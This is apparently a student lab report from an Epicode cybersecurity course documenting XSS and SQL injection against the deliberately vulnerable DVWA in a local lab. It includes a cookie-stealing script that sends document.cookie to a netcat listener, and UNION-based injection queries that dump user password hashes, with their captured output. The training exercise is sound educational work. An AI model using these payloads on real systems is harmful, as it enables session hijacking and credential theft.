EPICODE

EPICODE

CYBERSECURITY COURSE

BY MAX ALDROVANDI

17/05/2024

Web-site: https://epicode.com/it

Locality:

Via dei Magazzini Generali,
6 Roma, Lazio 00154, IT

PRACTICE EXERCISE S6/L2

TRACK AND REQUIREMENTS:

Configure your virtual lab to reach DVWA from the Kali Linux machine (the attacker). Make sure there is communication between the two machines with the ping command. Reach the DVWA and set the security level to "LOW."


Choose one of the XSS vulnerabilities and one of the SQL injection vulnerabilities: the purpose of the lab is to successfully exploit the vulnerabilities with the techniques seen in the theory lesson.

The solution reports the approach used for the following vulnerabilities:

- XSS reflected.
- SQL Injection (not blind).

- CONNECTING KALI CON METASPLOITABLE


First we set up both kali and meta on the internal network card, and then verified that they were pinging



Abilita scheda di rete ✓

Connessa a: Rete interna

Nome: intnet




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.40.200
PING 192.168.40.200 (192.168.40.200) 56(84) bytes of data.
64 bytes from 192.168.40.200: icmp_seq=1 ttl=64 time=18.6 ms
64 bytes from 192.168.40.200: icmp_seq=2 ttl=64 time=1.46 ms
64 bytes from 192.168.40.200: icmp_seq=3 ttl=64 time=12.2 ms
^C
--- 192.168.40.200 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 1.459/10.746/18.556/7.057 ms

┌──(kali㉿kali)-[~]
└─$ 
```

- LOWERING SECURITY DVWA

We went to the DVWA by entering the IP address of Metasploitable on the KALI browser and then setting the security level to low.



192.168.40.200/dvwa/security.php

DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

[low ▾] Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Username: admin
Security Level: high
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

- REFLECTED CROSS SITE SCRIPTING (XSS)

Cross-Site Scripting (XSS) is a type of **security vulnerability** typically found in **web applications**. It allows attackers to inject malicious scripts into content from otherwise trusted websites. The scripts can then execute in the context of the user's browser, leading to a range of malicious activities.

To perform this type of attack in our exercise we placed a script inside the 'XSS reflected' section that would allow us to steal session cookies.

To do this, we initially tested that it was possible to insert executable text within the site by first entering a name, in this case 'Topolino', and then entering the name anticipated by some executable text in 'HTML' (***<i>Topolino***) trying to figure out if the site would run such a command.



192.168.40.200/dvwa/vulnerabilities/xss_r/?name=Topolino#

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Topolino


```
Hello Topolino
```

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



192.168.40.200/dvwa/vulnerabilities/xss_r/?name=<i>Topolino#

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <i>Topolino

`Hello` *`Topolino`*

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html


Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

As you can see the font on the web page was changed to italics, so it ran the command we had entered earlier.

We then proceeded to insert a script that would allow us to steal session cookies.

<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie</script>



192.168.40.200/dvwa/vulnerabilities/xss_r/?name=<script>window.location%3D'http%3A%2F%2F192.168.40.100%3A12345%2F%3Fcookie%3D'%2Bdocument.cookie<%2Fscript>#


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? e='+document.cookie</script>

`Hello`

192.168.40.100

Before sending the script, we put 'netcat' listening on kali, then sent the script and looked at the result.


Workspace 1 Workspace 2 Workspace 3 Workspace 4
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ nc -l -p 12345
GET /?cookie=security=low;%20PHPSESSID=6ec4d796ed23574673385466400486 6c HTTP/1.1
Host: 192.168.40.100:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.40.200/
Upgrade-Insecure-Requests: 1
```


- SQL INJECTION

SQL Injection is a common security vulnerability that allows attackers to interfere with the queries an application makes to its database.

To perform this type of attack in our exercise, we started by entering an always true condition in the qwery within the 'SQL Injection' section to see how the site would react.

To insert this always true condition we used the command:

1' OR '1'='1



Vulnerability: SQL Injection

User ID:

1' OR '1'='1

```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```


More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

So we proceeded by inserting a UNION command with 'null' parameters in the qwery to check what it would return to us in output

1’ UNION SELECT null, null FROM users#



Vulnerability: SQL Injection

User ID:

```
ID: 1' UNION SELECT null,null FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT null,null FROM users#
First name:
Surname:
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html


Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Once we identified the type of output that the web app returns and the number of elements we proceeded we proceeded by entering the **command**:

1' UNION SELECT user, password FROM users#

with the goal of receiving as output the username and password of each user.



Vulnerability: SQL Injection

User ID:

```
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled